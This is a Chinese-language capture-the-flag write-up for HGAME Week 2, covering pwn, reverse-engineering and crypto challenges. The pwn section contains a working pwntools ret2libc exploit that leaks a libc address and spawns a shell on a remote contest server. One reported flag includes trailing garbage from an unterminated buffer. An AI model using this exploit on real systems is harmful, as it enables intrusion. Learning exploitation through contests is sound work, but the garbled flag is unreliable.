HGAME Week 2

PWN

0x01 handsomeariis

Hint 很直白,去 ctfwiki 学 ret2libc3(但还是做了足足三天..)
思路其实并不麻烦,就是通过栈溢出,让 puts 输出 libc_start_main 的 got 表,得到地址进而得到 libc 版本’ ’ 再根据 libc 版本在 libcsbaseSearch 手查到 system 和’ bin/sh’ 的地址,main,二次利用漏洞,执行 system(“bin/sh”)
但还是有很多细节的,比如 64 位的传参方式是通过寄存器,要用 ropgsdget 找到 pop rdi 语句的地址,才能进行传参,填充的前一句必须是 Aris so Handsoooom!\x00,否则会报错
虽然做的时候很想死,但还是学到了很多 PWN.jpg

```python
from pwn import *
context.log_level = 'debug'
if args.G:
    gdb.attach(r, "b *" + '0x400873')
elf=ELF('./handsomeariis')
r=remote('118.24.3.214',11002)
#cn=process('./handsomeariis')
main = 0x400735
puts = 0x400590
pop_rdi = 0x400873#pop rdi | ret
libc_start_got=elf.got['__libc_start_main']

payload1 = 'Aris so handsoooome!'+chr(0)+'a'*19+p64(pop_rdi)
payload1+= p64(libc_start_got)+p64(puts)+p64(main)
r.recvline()
r.recvline()
r.sendline(payload1)
r.recvline()
libc = r.recv()[0:6]
libc+= '\x00\x00'
libc = u64(libc)
print libc
system_addr = libc+0x24c50
binsh_addr = libc+0x16c617
payload2 = 'Aris so handsoooome!'+chr(0)+'a'*19
payload2+= p64(pop_rdi)+p64(binsh_addr)+p64(system_addr)
r.sendline(payload2)
r.interactive()
```


Re

0x01 maze

Week1 之后,我发现,题目名才是最大的 hint
既然题目叫”迷宫”,那就.....

先 IDA 看一下
貌似是让 v2 等于 t,就算完成
再往下看,貌似是 W A S D 分别控制变量 x y 的增减
把程序中的一个巨长的字符串拿出来,就一目了然了
真的是走迷宫根据初始位置,手撸到 t,即是 flag

Flag:hgame{wwwwaaaaaaaaaaaaaaassssssssssssssssddddddddddddddddwwwwwwwwaaaaaaaaaaa}



0x02 Pro 的 Python 教室(二)

第二周签到题,直接写出逆算法就 ok 了

```c
#include<stdio.h>

int main()
{
int i,j;
char a[] = "ioOavquaDb}x2ha4[~ifqZaujQ#";
char b[27];
for(i=0;i<3;++i)
{
    for(j=0;j<9;++j)
        b[i+3*j] = a[j+9*i];
}
for(i=0;i<27;++i)
{
    if(i%2==0)
        b[i]-=1;
    else
        b[i]-=2;
}
printf("%s",b);
return 0;
}
//hgame{Now_Y0u_got_th3_PYC!}DoOavquaDb}

```

Flag hgame{Now_Y0u_got_th3_PYC!}DoOavquaDb}

0x03 brain fxxk 2

又是每周最喜闻乐见的 bf 环节
看到 20000 多字的代码，我觉得我不太适合这道题...
不过在有了 hint 之后，再看一遍，发现有很多的重复，不过由于写脚本能力太差
就用 word 把里面”+-” ”-+” ”<>” “><”这样简单的重复全部查找消掉了
剩下的代码里有两种形式，一种就是 bf 里的
,>+++++++++[<----------->-]<----- 这种
还有很多层循环嵌套，看了一两个，发现基本都是死循环
猜测起的都是 bf1 里[+.]的作用，取得 flag 的方法和 bf1 基本一样
于是就手撸出来了..

```
>,>+++++++++[<----------->-]<-----h
,>+++++[<-------------------->-]<---g
,>+++++[<-------------------->-]<--a
,>+++++[<---------------------->-]<----m
,>++++++++[<------------>-]<-----e
,>++++++++++[<------------>-]<--- {
,>+++++++[<------>-]<------0
,>++++++++[<------>-]<--2
,>+++++++++[<---------->-]<c
,>+++++[<---------->-]<-3
,>++++++++[<------>-]<-1
,>+++++++[<-------->-]<-----6
,>+++++++++[<------>-]<---9
,>++++++++[<------------>-]<-a
,>+++++++++[<----->-]<----1
,>+++++[<---------->-]<5
,>+++++++++[<----->-]<---0
,>+++++++[<-------------->-]<-c
,>++++++[<-------->-]<---3
,>++++++++++[<---------->-]<--f
,>+++++++[<-------------->-]<------a
,>++++++++[<------>-]<-1
,>++++++++++[<----->-]<-3
,>++++++++++[<----->-]<-------9
,>+++++++[<-------->-]<----5
,>+++++++++[<----->-]<---0
,>+++++[<---------->-]<-8
,>+++++++[<-------------->-]<----f
```

hgame{02c3169a150c3fa139508f9227e8a4ab05349ef7b0f8bd914baf9e2b00757862}

CRYPTO

0x01 Vigener

送分题,在线找到无秘钥解弗吉尼亚密码的网站就可以拿到 flag
密钥是 guess

0x02 浪漫的足球圣地

百度搜一下题目,第一个条目,曼彻斯特,再搜搜曼彻斯特密码,就基本有头绪了基本就是 0->01
1->10
hgame{3f24e567591e9cbab2a7d2f1f748a1d4}